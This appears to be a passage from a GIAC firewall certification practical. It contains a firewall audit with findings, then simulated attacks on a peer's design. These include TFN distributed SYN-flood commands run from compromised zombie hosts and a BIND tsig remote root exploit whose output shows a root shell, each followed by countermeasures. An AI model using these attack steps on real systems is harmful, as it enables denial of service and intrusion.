64 bytes from 192.168.1.1: icmp_seq=0 ttl=254 time=5.644
msec
64 bytes from 192.168.1.1: icmp_seq=1 ttl=254 time=970
usec
64 bytes from 192.168.1 .1: icmp_seq=2 ttl=254 time=993
usec
64 bytes from 192.168.1.1: icmp_seq=3 ttl=254 time=985
usec
64 bytes from 192.168.1.1: icmp_seq=4 ttl=254 time=964
usec

--- 192.168.1.1 ping statistics  ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max/mdev = 0.964/1.911/5.644/1.866 ms
```

The above output shows that the firewall does respond to ICMP Echo Request packets to indicate that it is alive.

6. a) To test the stateful ability of our firewall, Hping2 is the tool of choice as it allows us to see any reply packets. The following general command is used:

```
./hping2 -A -c 2 -p <DST PORT> <DST HOST>
```

Stateful packet filtering test results:

Service Tested	**Flags Set**	**Source / Destination**	**Result**
SSH (22)	ACK only	192.168.2.25 / External host	Logged and Dropped
SSH (22)	SYN only	192.168.2.25 / External host	Accepted

Proxy (8080)	ACK only	192.168.2.25 / External host	Logged and Dropped
Proxy (8080)	SYN only	192.168.2.25 / External host	Accepted

The above results are acceptable.

b) Due to the size of the test results gathered from testing every policy group, only a summary of the policy group " **Internet –> Service LAN**" is shown below.

The test below was conducted from a host on the Internet, not from our network or our Partners.

System Tested	**Opened Ports**	**Result**
External HTTP host	TCP – 80, 443	OK
External SMTP host	TCP – 25	OK
External DNS host	UDP – 53	OK
External Syslog host	TCP – None UDP – None	
External VPN host	TCP – None UDP – None	OK

The above results confirm that the firew all is filtering in line with the "**Internet --> Service LAN**" policy.

c) We will use the SSH service for our testing as this service is allowed by the firewall from our test source.

TcpDump running on source and destination hosts and the firewall logs are used to verify if the packet has made it through or not.

The following Nemesis command is used:

```
./nemesis-tcp -v -y 22 <FLAGS> -S 192.168.2.25 -D <DESTIP>
```

INPUT chain test results from internal firewall interface

Destination is the Primary Firewall in ternal IP: 192.168.1.1

Service	**Flags Set**	**Result**
SSH Port 22	SYN	Accepts packet
SSH Port 22	Null (No flags set)	Drops packet and logs.
SSH Port 22	All (URG, ACK, PST, RST, SYN and FIN)	Drops packet and logs.
SSH Port 22	SYN/FIN	Drops packet and logs.

FORWARD chain testing from internal firewall interface

Destination is the external proxy host.

Service	Flags Set	Result
SSH Port 22	SYN	Accepts packet
SSH Port 22	Null (No flags set)	Accepts packet
SSH Port 22	All (URG, ACK, PST, RST, SYN and FIN)	Accepts packet
SSH Port 22	SYN/FIN	Accepts packet

The above evidence shows that the firewall passes malformed packets on the FORWARD chain.

d) The following Linux routing controls are in place:
/proc/sys/net/ipv4/conf/all/accept_source_route is disabled by default.
/proc/sys/net/ipv4/conf/all/accept_redirects is disabled by default.

No explicit denies on for ingress filtering have been placed in the primary firewall ruleset. These have been included in the router's ingress filter.

Implicit denies have been used for example ! $INTERNAL_NET prevents spoofed traffic containing a source address of the internal network.

No explicit egress filters have been included in the primary firewall ruleset. Implicit denies are achieved through specifying the source address in the rule.

e) No additional measures are in place to prevent fingerprinting of the firewall.

Audit Evaluation

The following issues have been raised as a result of the audit on GIAC's primary firewall. Recommendations have been included to mi tigate the risks.

Issue Number	Risk Rating	Issue Description
1	HIGH	**Findings** No change management controls exist at GIAC. **Implication** Firewall rules could be changed without authorisation from management. Without formal approval of changes, it is hard t o tell whether the firewall is filtering what is required or not. **Recommendation** Formal procedures must be defined for modification of firewall rules and operating system controls. A test plan should also follow any modification of the firewall to ensure desired functionality.
2	HIGH	**Findings** The firewall is not running the latest version of Netfilter/Iptables. **Implication** The firewall could be subjected to bugs that are fixed in the latest version. **Recommendation** Upgrade the firewall software to the l atest stable version.
3	MED	**Findings** The firewall is allowing malformed packets on the FORWARD chain. **Implication** Malformed packets should not be allowed through as some operating systems produce undesirable results upon receipt of such packets. **Recommendation** Implement rules similar to those used on the INPUT chain to DROP any malformed packets traversing the FORWARD chain.
4	MED	**Findings** Ingress and egress filters exist on the router however they have not been replicated on the primary firewall.

		Implication Ingress filters assist in preventing packets with spoofed source addresses and destinations entering the GIAC network. Egress filters assist in preventing packets with spoofed source addresses and destinations leaving the GIAC network. If this is not controlled, the firewall may accept the packet in error, thinking it has originated from a trusted host. **Recommendation** As a precaution, the primary firewall should mirror the existing Ingress and Egress filters that are in use on the border router .
5	**MED**	**Findings** No measures are in place to prevent possible fingerprinting of the primary firewall. **Implication** Identification of the firewall could assist an attacker who has an exploit for the particular firewall software in use. **Recommendation** Additional measures such as the Iptables mangle table could be used to prevent firewalking by modifying the TTL values as each packet traverses the firewall. The reject option could also be used to return specific ICMP messages (such as ICMP host unreachable) in reply to attempted connections.
6	**LOW**	**Findings** Logging of packets is not very informative. **Implication** Packets that should raise alarms such as SIN/FIN scans may go unnoticed if the logging information is poor. **Recommendation** Create additional log ging prefixes under Iptables that allows for the distinction of malicious packets. The use of user-defined chains could be employed to segregate the rule base, as it grows larger.

References

1. Fyodor. "Nmap Free Stealth Network Port Scanner" Nmap To ol. 14th October 2001.
   URL: http://www.insecure.org/nmap/nmap_download.html

2. Grimes, Mark. Nathan, Jeff. "Nemesis packet injection tool suite" Nemesis Documentation. June 2001.
   URL: http://www.packetfactory.net/projects/nemesis/

3. Herzog, Pete. "Open Source Security Testing Methodology Manual" 26 th February 2002. URL: http://www.ideahamster.org/download.htm

4. Kernel.org "The Linux Kernel Archives" Linux Kernel. 25 th February 2002
   URL: http://www.kernel.org

5. Red Hat, Inc. "Redhat Linux 7.2 General Advisories" Red Hat Support. March 2002.
   URL: http://www.redhat.com/support/errata/rh72 -errata.html

6. Sanfilippo, Salvatore "Hping Manual" Hping Documentation. 2001.
   URL: http://www.hping.org/manpage.html

7. Solar. "John The Ripper" Password cracking tool. 2001.
   URL: http://www.openwall.com/john/


8. Stevens, James. "Iptables Connection Tracking" 23 rd June 2001.
   URL:http://www.cs.princeton.edu/~jns/security/iptables/iptables_conntrack.html

Assignment 4 – Design Under Fire

Introduction

I have decided to attack a previous practical submitted by D avid Leach. The practical can be found at: http://www.giac.org/practical/David_Leach.doc

The following diagram is from David's practical:



Denial Of Service Attack On The Web server

Aim

To carry out a denial of service attack on David's network in or der to prove that firewalls alone do not provide protection against all types of attack.

Execution

As part of this exercise, I have chosen to implement the denial of service attack, as this is a very common attack used on the Internet today. It is also one of the harder attacks to defend against.


The purpose of this exercise is to demonstrate how some firewalls do not offer protection against DOS type traffic. A firewall that is protecting a service LAN, must allow through some traffic to the service LAN. We will show here how permitted traffic can be evil. Even an application level proxy would not be able to prevent such

an attack. The fact is that we are explicitly allowing this traffic with no controls on the rate at which we allow it, in turn allowing t he attack to proceed.

Before we can think of performing such an attack, we must gather as much information about the remote network as possible. This background research is often referred to as Footprinting. Tools such as Dig, Whois, Nmap, Traceroute and Ping are used to identify where the web server for GIAC Enterprises is. The downside of using such tools is that they can generate allot of noise triggering alarms on intrusion detection systems thus alerting administrators to our entry.

Since we have 50 compromised cable modem systems all ready for us to use, we will utilise their speed and bandwidth to attempt a DDOS attack on GIAC's web server.

Now that we have located our target and have gathered sufficient information to proceed, we need to select an appropriate method for creating a denial of service for the web server. Methods that attack the web server directly in order to deny service include URL string formatting, URL string length and SYN flooding. I have chosen to implement SYN flooding. When a TCP/IP connection is made to a web server, the TCP SYN flag is set, to initiate the three -way handshake with the web server. Our intentions here are to use our attacking nodes (the 50 cable modems) to try to make as many connections as possible to David's web server in order to overload it and crash or deny web service to others. The reason I have chosen SYN flooding is it is relatively easy to implement and it is important to advertise that many machines are susceptible to SYN flooding.



The distributed nature of our attack makes it more potent and even harder to defend against. The diagram I have created on the left illustrates how this works.

As you can see the master host sends out signals (green arrows) to all the zombie machines telling them to attack the Victim using a SYN flood (the red arrows).

Our tool of choice is "TFN". The main reason for selection is that TFN is a well-known and widely used DDOS tool. I also like the fact that TFN uses ICMP Echo-Reply packets to communicate between Master and Zombies often avoiding detection from common IDS systems. Adding to the stealth aspect is the fact that the source IP address on the packets being sent from the Zombies to the Victim is a random spoofed IP address.

I have obtained a clean copy of TFN from the PacketStorm Security Archive (http://packetstormsecurity.nl/distributed/tfn.tgz) and compiled it under Linux 2.4 kernel as per instructions in the README. In this case a simple "make" was all that was needed in order to build the TFN binaries. There are two binaries produced, "td" the TFN daemon and "tfn" the TFN controlling software. On our 50 cable modem hosts, we would install the "td" program that can mask itself and run undetected. This program will be used on each compromised host (Zombie) to initiate the flood connections to David's web server.

We install the "td" on a Zombie called "zombie" as shown:

```
[root@zombie001 /root]# ./td &
[1] 1528
```

The IP of zombie001 must be added to an "iplist" that contains all the Zombie hosts that are under our control.

Our master machine (the one used by the attacker) will use the "tfn" binary to control all the cable modem zombies. The following is the syntax explanation from tfn:

```
[tribe flood network]     (c) 1999 by Mixter

usage: ./tfn <iplist> <type> [ip] [port]
<iplist>     contains a list of numerical hosts that are ready to
flood
<type>        -1 for spoofmask type (specify 0 -3), -2 for packet size,
              is 0 for stop/ status, 1 for udp, 2 for syn, 3 for icmp,
              4 to bind a rootshell (specify port)
              5 to smurf, first ip is target, further ips are
broadcasts
[ip]          target ip[s], separated by @ if more than one
[port]        must be given for a  syn flood, 0 = RANDOM
```

We can test our Zombies to see who is responding:

```
[root@master /root]# ./tfn iplist 0

 [tribe flood network]    (c) 1999 by  Mixter
 [request: stop and display status]
 2.2.2.25:  ready  - size: 0 spoof: 0
...
...
...
```

We now launch the attack on David's web server (95.5.6.20) by issuing the command:

```
[root@master /root]# ./tfn iplist 2 95.5.6.20 80
 [tribe flood network]    (c) 1999 by  Mixter
 [request: syn flood [port: 80] 95.5.6.20]
 2.2.2.25:  SYN flood: port 80, 95.5.6.20
```

We can now watch the output using TcpDump:

```
Kernel filter, protocol ALL, TURBO mode (575 frames), datagram packet
socket
tcpdump: listening on eth0
18:41:04.770629 > 199.124.125.109.3621 > 95.5.6.20.http:   S
254726475:254726491(16) win 65535 urg 34615

18:41:04.790164 > 1.126.17.96.4693 > 95.5.6.20.http:   S
359792243:359792259(16) win 65535 urg 29703

18:41:04.809928 > 189.91.34.64.6086 > 95.5.6.20.http:   S
596040064:596040080(16) win 65535 urg 6336

18:41:04.829931 > 58.120.47.29.3619 > 95.5.6.20.http:   S
1759051434: 1759051450(16) win 65535 urg 57066
```

The output above shows that a fraction of one second, four SYN packets were sent to David's web server attempting to make a connection. Imagine this from 50 cable modems each with bandwidth in excess of 1Mbps. Also note the random source IP's that have been placed in the packet header.

Conclusion

The success of the example above has shown that firewalls alone do not protect a network from all types of attack.

Countermeasures can be used such as the SYN interception feat ure in Cisco IOS that limits connection requests. Multiple links to the Internet would also provide some confidence, knowing that there are alternate paths that traffic could take to enter the network and therefore establish a connection in the event that one link became flooded.

Attack on Internal machine – DNS Server

Aim

The aim of this exercise is to attempt to compromise an internal host on David's network through the perimeter system.

Execution

To find David's name server, we would simply execute t he command:

```
[adrian@devel adrian]$ dig www.davids.net
```

The output of the above command would contain an authority section showing the IP address of David's primary name server assuming he is hosting his own name.

Once we have identified David's DNS serve r we can check for vulnerabilities. We could use a vulnerability scanner such as Nessus or CyberCop to discover the vulnerability through banner advertisement or we could do it manually through DIG.

To manually discover the version of David's DNS server, we can use NsLookup or DIG. DIG seems to have replaced NsLookup so here is the example using DIG:

```
dig @<David's DNS Server> chaos txt version.bind
```

It would return output similar to the following:

```
; <<>> DiG 9.1.0 <<>> @ns.davids.net chaos txt version.bi  nd
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<< - opcode: QUERY, status: NOERROR, id: 30763
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1,AUTHORITY: 0,ADDITIONAL: 0

;; QUESTION SECTION:
;version.bind.                  CH      TXT

;; ANSWER SECT ION:
VERSION.BIND.           0       CH      TXT     "8.2.2  -P5"

;; Query time: 43 msec
;; SERVER: 95.5.6.10#53(ns.davids.net)
;; WHEN: Thu Mar 7 19:01:03 2002
;; MSG SIZE  rcvd: 63
```

In the above output you can see that the version is "8.2.2 -P5".

There is a commonly known vulnerability for BIND called the "tsig" bug. The following description cited from SecurityFocus does very well to explain the vulnerability:

Cited from: http://online.securityfocus.com/cgi -bin/vulns-item.pl?section=discussion&id=2302

```
BIND is a server program that implements the domain name
service protocol. It is in extremely wide use on the Internet,
in use by most of the DNS servers. Ver  sion 8 of BIND contains a
overflow that may be exploitable to remote attackers. Due to a
bug that is present when handling invalid transaction
signatures, it is possible to overwrite some memory locations
with a known value. If the request came in via the   UDP
transport then the area partially overwriten is a stack frame
in named. If the request came in via the TCP transport then the
area partically overwriten is in the heap and overwrites
malloc's internal variables. This can be exploited to execute
shellcode with the privileges of named (typically root).
```

I have downloaded the tsig.c exploit from the Security Focus Vulnerability Archive (http://online.securityfocus.com/dat a/vulnerabilities/exploits/tsig.c). To build this exploit, I first examined the code for any malicious intent other than the desired exploit then I simply compiled with warnings using:

```
[root@devel /root]# gcc  -o tsig tsig.c  -Wall
```

Once compiled I ran thi s against a test host to simulate the attack against David's machine:

```
[adrian@devel adrian]$ ./tsig 95.5.6.10
[*] named 8.2.x (< 8.2.3 -REL) remote root exploit by lucysoft, Ix
[*] fixed by ian@cypherpunks.ca and jwilkins@bitland.net

[*] attacking ns.davi ds.net (95.5.6.10)
[d] HEADER is 12 long
[d] infoleak_qry was 476 long
[*] iquery resp len = 719
[d] argevdisp1 = 080d7cd0, argevdisp2 = 401176d4
[*] retrieved stack offset = bffff9c8
[d] evil_query(buff, bffff9c8)
[d] shellcode is 134 long
[d] olb = 200
[*] injecting shellcode at 1
[*] connecting..
[*] wait for your shell..
Linux extDNS 2.2.9 -19mdk #1 Wed May 19 19:53:00 GMT 1999 i586 unknown
uid=0(root) gid=0(root) groups=0(root)
```

You can see by the above output, the root shell has been created and the ex ploit code has issued the "uname –a" command followed by the "id" command showing our privilege level of root.

Conclusion

The above example has shown how a firewall alone will not offer much protection against inherent host, protocol or service weaknesses.

There are ways however, to combat such attacks. This attack and other buffer overflow attacks would not have succeeded if BIND (the name server software) were run as a normal unprivileged user. Also, I am sure that David would have updated the BIND software to a version that was not susceptible to such attack.

References

1. Asadoorian, Paul. "What is the TSIG vulnerability?" Intrusion Detection FAQ. 4th April 2001.
   URL: http://www.sans.org/newlook/resources/IDFAQ/TSIG.htm

2. Biever, Richard. "BIND 8 Buffer Overflow in TSIG" SANS Information Security Reading Room. 7 th February 2001.
   URL: http://rr.sans.org/unix/BIND8.php

3. Dittrich, David. "The "Tribe Flood Network" distributed denial of service attack tool" 21st October 1999.
   URL: http://staff.washington.edu/dittrich/misc/tfn.analysis

4. Internet Software Consortium (ISC) Organisation. "BIND Vulnerabilities" BIND Security. 2001.
   URL: http://www.isc.org/products/BIND/bind -security.html

5. Kessler, Gary C. "Defence Against Distributed Denial of Service Attack s" SANS Information Security Reading Room. 29 th November 2000.
   URL: http://rr.sans.org/threats/DDoS.php

6. Security Focus. "ISC Bind 8 Transaction Signatures Buffer Overflow Vulnerability" Vulnerability Ar chive. 29th January 2001.
   URL: http://online.securityfocus.com/cgi -bin/vulns-item.pl?section=info&id=2302